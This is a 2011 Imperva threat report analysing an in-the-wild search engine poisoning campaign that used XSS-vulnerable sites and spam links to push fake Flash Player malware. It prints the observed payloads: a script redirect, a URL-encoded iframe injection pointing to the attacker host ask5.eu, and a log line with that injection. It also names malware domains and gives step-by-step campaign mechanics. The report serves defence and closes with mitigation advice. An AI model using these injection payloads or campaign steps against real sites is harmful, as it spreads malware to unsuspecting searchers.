June 2011

IMPERVA®

Hacker Intelligence Initiative, Monthly Trend Report #2

Hacker Intelligence Summary Report – Search Engine Poisoning (SEP)

In this second report from Imperva's Hacker Intelligence Initiative (HII), we describe a Search Engine Poisoning (SEP) campaign from start to finish. SEP abuses the ranking algorithms of search engines to promote an attacker-controlled website that contains malware. Imperva's Application Defense Center (ADC) has witnessed these types of automated attack campaigns which cause search engines to return high-ranking Web pages infected with malicious code that references an attacker-controlled website.

Imperva's ADC HII probes were able to detect and track a SEP attack campaign from start to end. The observed attack was extremely successful, and continued to run for at least 15[1] *months without any apparent counter-measures employed by search engines. The prevalence and longevity of this attack indicates search engines need to improve their ability to qualify search results as potentially harmful. In this report, we will follow the journey of this SEP operation, and propose potential solutions that leading search engines such as Google, Bing and Yahoo can employ to address the problem.*

SEP in a Nutshell

Search Engine Poisoning attacks manipulate search engines to display search results that contain references to malware-delivering websites. There are a multitude of methods to perform SEP, including taking control of popular websites, using the search engines' "sponsored" links to reference malicious sites and injecting HTML code. In this report, we focus on the latter method where the returned search results contain references to sites infected with Cross Site Scripting (XSS). The infected Web pages redirect unsuspecting users to malicious sites. When unsuspecting victims follow one of these references, their computers become infected with malware. This technique is of particular importance since it does not require the attacker to take over, or break into any of the servers involved in the scheme.

A Journey through Search Engine Poisoning


Search Engine Poisoning is comprised of the following steps:

1. The attacker sets up a server that delivers malware upon request. The malware can be delivered in different ways, such as via an HTML page that exploits a browser vulnerability (aka "drive-by-download"), a "Scareware" scheme, or in any other variety of methods.
2. The attacker obtains a list of URLs vulnerable to Cross Site Scripting (XSS). In order to have an impact, these URLs should be taken from domains that rank high in search engines. The attacker usually obtains this list by an activity called "Google Hacking" – looking for specially crafted search terms in search engines that reveal the potential existence of specific vulnerabilities.
3. Using this list, the attacker creates a huge number of specially-crafted URLs that are based on the vulnerable ones and include the target keywords and a script that interacts with malware delivery server.
4. The attacker obtains a list of applications that support simple user content generation. These could be forums, pages that take user comments or applications that accommodate user reviews. The attacker then floods the content accepting applications with the variety of specially crafted URLs.
5. Popular search engine bots that scan the entire Web pick up the specially crafted URLs and follow them in order to index their content. As a consequence, the target keywords become associated with the specially crafted URLs. Since the attacker picked up URLs of high ranking domains to begin with, and due to the large amount of references into these URLS, the poisoned results get high ranking for the target keywords.
6. An unsuspecting user searching for one of the target terms clicks on one of these URLS and as a consequence become infected with malware.

[1] The attack we detail in this document was identified as early as December 2009 in: http://research.zscaler.com/2009/12/xss-embedded-iframes.html. In that description, similar attacker servers were used, and the offered malware described itself to the user as an AntiVirus installer and was offered from the innocent-looking download site "windows-antivirus4.com".

Attacker

1. Hacker creates infected website



The page at http://activeden.net says:


/Xssed, by, Hexon/

2. Finding bait: Hacker searches websites for XSS and creates a list of vulnerable websites to exploit.

3. Baiting the trap: Once having a list of vulnerable websites, the attacker creates a huge number of specially crafted URLs that are like hooks. The hacker baits these URLs with popular keywords. In addition, the hacker adds software that interacts with malware that alerts the attacker when someone "bites".

4. Chumming the waters: The attacker obtains a list of websites where users generate content. These could be forums, pages that take user comments or applications that accommodate user reviews. The attacker then floods the content accepting applications with the variety of specially crafted URLs.

Search Engine



crap

About 71,900,000 results (0.11 seconds)

Crap - Wikipedia, the free encyclopedia
Crap(s) may refer to: Crap, a slang word for feces, also used to describe something substandard; Craps, a casino dice game; Crap Grisch, a mountain in the ...
en.wikipedia.org/wiki/Crap

Crap Machine
Create a piece of shit online and email it to your friends and family. Choose the temperature, weight, impact, and other variables.
www.crapmachine.com/


Urban Dictionary: crap
7 posts - Last post: May 9, 2005
(v) to take a sed crap (adj) (crappy) worthless, terrible, shoddy, pointless, etc... (crapfully) 1. badly 2. sincerely (as in the closing of ...
www.urbandictionary.com/define.php?term=crap

Crap | Define Crap at Dictionary.com
refuse; rubbish; junk; litter: Will you clean up that crap! –verb (used without object). 4. Vulgar. to defecate. –verb (used with object) ...
dictionary.reference.com/browse/crap

Crap.com - Featuring Crap That Sells on the Internet
Crap.com is a showcase for crap that sells on the Internet. Finding crap on the net just got easier!

5. Search engine archives infected Websites, returning these as top results for the associated search terms.


Victim



lady gaga is

lady gaga is a man
lady gaga is a hermaphrodite
lady gaga is a guy
lady gaga is a man proof
lady gaga is a dude
lady gaga is a man pictures
lady gaga is a transvestite
lady gaga is a boy
lady gaga is she a man
lady gaga is weird

6. Victim searches for popular search term.



7. Victim clicks on a high-ranking link returned from the search engine. The link redirects the user to the attacker controlled server.

SEP – Observed Example


Here we will detail an example of a SEP campaign observed in the wild:

1. The attacker's servers were registered at Hostgator.com, based in Houston, Texas, USA. The attacker used multiple domain names such as: a15h.in, ask5.eu, d87.eu, and r0l.eu. These servers redirect the user to actual sources of porn pictures and malware.

   Server "*ask5.eu*" for example on January 2010 returned a page that contains the following JavaScript code:

   ```
   <script>parent.location.replace("http://celebs01.100webspace.net/view.php?q=
   elizabeth+hurley+bikini");</script>
   ```

   In this case, the porn site http://celebs01.100webspace.net/view.php?q=elizabeth+hurley+bikini shows a fake announcement that encourages the user to download and install an innocent-looking "Adobe Flash Player":


   

   » Elizabeth Hurley Bikini «

   You need to install Adobe Flash Player to play this video

   When the download link is clicked it offers to download malware from *getfastload.com*:

   On March 2011, the same observed attack had slightly different details: the explicit porn content was downloaded from *free-celebs-nude.co.cc*. The link to the malware was also upgraded to look like recent real Adobe Flash Player links, and the download location for the malware was changed to the more innocent-looking *update9.adobe-flash-player.from-ct.com*:

   » Scarlett Johansson Topless « (flash video)

   Opening AdobeFlashPlayer10.9.exe

   You have chosen to open

   AdobeFlashPlayer10.9.exe


   which is a: Binary File

   from: http://update9.adobe-flash-player.from-ct.com

   Would you like to save this file?

   To view animations, please install Flash

2. The attacker injected comment-spam in sites like http://www.jhbs.jp/fantasy/fantasy.cgi:



みんなの掲示板

お名前

Eメール

参照先 http://

地域 関東 イメージ 少年1 [アイコン参照]

メッセージ

削除キー (記事削除時に使用)

☑ クッキーを保存

[24744] MabilaEst [関東] 2010/01/18(Mon) 23:21

http://vads.ahds.ac.uk/results.php?cmd=search&words=PUSSYCAT%20DOLLS%20DOLL%20DOMINATION%3C%2F%74%69%74%6C%65%3E%3C%69%66%72%61%6D%65%20%73%72%63%3D%2F%2F%61%73%6B%35%2E%65%75%3E pussycat dolls doll domination

In this example, the content refers to a XSS-vulnerable website http://www.vads.ac.uk/- a website which Google, in this case, graded with the high "page rank" of 6. In addition, the attacker inserted the popular search terms "PUSSY CAT DOLLS DOLL DOMINATION" as well as a hidden link (via an iFrame) to the attacker-controlled server, *ask5.eu*.

3. Popular search engine bots (such as those run by Google and Yahoo) follow the link and index the URL (together with the exploit code) as related to the chosen search terms.


For example, the logs of attacked sites dating from December 2010 to March 2011 showed that both the Yahoo crawler and the Google bot followed the hidden malicious iFrame link.

```
Occurred: 13/3/11 10:33:07 PM
Source IP: 67.195.111.253 (b3091319.crawl.yahoo.net = Yahoo crawler)
Host: www.[monitored site].com
Http Parameters: aSearchPhrase : NUDE PICS OF ROSARIO DAWSON</title>
<iframe src=//ask5.eu>
```

The search engine associated the terms used in the query with the reference to the XSS-vulnerable page, including the hidden embedded redirection directive to the attacker's site.

Since the search terms appear both in the URL and in the content, in addition to the high-ranking of the abused site (in this case, a Google "page rank" of 7 was the observed case), this specific result is given a high ranking. This in turns leads the poisoned result to appear among the first search results for those search terms.

4. Search engines are "poisoned" with the attacker's crafted references. For example, search results for "barbie bridges nude pictures" shows that the attacker-promoted links appear in the fourth and sixth places.



"barbie bridges nude pictures"

23,900,000 results for "barbie bridges nude...:

Mothrust aint christian humour: The very hot PASTOR MELISSA SCOTT
I enjoy questioning my beliefs and the beliefs of others. People take their spirituality so seriously that I can't help to ask, "Why so serious?"
[redacted]ery-hot-pastor-melissa-scott.html - Cached

Melissa Scott Pastor - Barbie Bridges and Melissa Scott ...
Pastor Melissa Scott presides over a televangelist empire. Hard to believe that she was once a triple-X plaything. Gretchen Voss uncovers the true story behind Scott's ...
[redacted]orld-reports/news/latest/melissa... - Cached

Barbie Bridges Nude Pictures
Barbie Bridges Nude Pictures, jennifer o dell gallery, francoise yip naked, kristen davis gallery.
[redacted]arbie-bridges-nude-pictures.html - Cached

BARBIE BRIDGES NUDE PICTURES
[redacted]ind=BARBIE+BRIDGES+NUDE+PICTURES<%2Ftitle... - Cached

Barbie Bridges Nude Pictures
watch **Barbie Bridges Nude Pictures** video. Similiar videos for **Barbie Bridges Nude Pictures**
[redacted]barbie-bridges-nude-pictures.html - Cached

barbie bridges nude pictures
The list of Organic domains or sites utilizing the keyword under analysis.
[redacted]rganic/keyword.aspx?q=BARBIE+BRIDGES... - Cached

BARBIE BRIDGES NUDE PICTURES
[redacted]earch.php?q=BARBIE+BRIDGES+NUDE... - Cached

SEP – Protection from Attacks

SEP is an extremely popular method used by hackers to widely spread their malware. As we have shown in this report, attackers exploit XSS to take advantage of the role of third-party websites as mediators between search engines and the attacker's malicious site.

Recommendations to the Web Administrator:

Abusing a Website in the manner described in this document, may lead to brand damage, loss of customer base and potential visitors. Moreover it has a clear negative impact on the sites accessibility through search engines including decreased ranking, marking references as harmful and even altogether removal from the search index. Ultimately, this leads to devastating economic implications.

Protecting the Web application against XSS attacks will prevent these sites from being abused as the attacker's conduit for a SEP campaign.

Recommendations to Search Engines:

Protection of users from malicious references returned as search results is also a responsibility of search engines. Current solutions that warn the user of malicious sites lack accuracy and precision and many malicious sites continue to be returned un-flagged. However, these solutions may be enhanced by studying the footprints of a SEP via XSS. This will allow more accurate and timely notifications as well as prudent indexing.

Hacker Intelligence Initiative Overview

The Imperva Hacker Intelligence Initiative goes inside the cyber-underground and provides analysis of the trending hacking techniques and interesting attack campaigns from the past month. A part of Imperva's Application Defense Center research arm, the Hacker Intelligence Initiative (HII), is focused on tracking the latest trends in attacks, Web application security and cyber-crime business models with the goal of improving security controls and risk management processes.

Imperva
3400 Bridge Parkway, Suite 200
Redwood City, CA 94065

Tel: +1-650-345-9000
Fax: +1-650-345-9004
www.imperva.com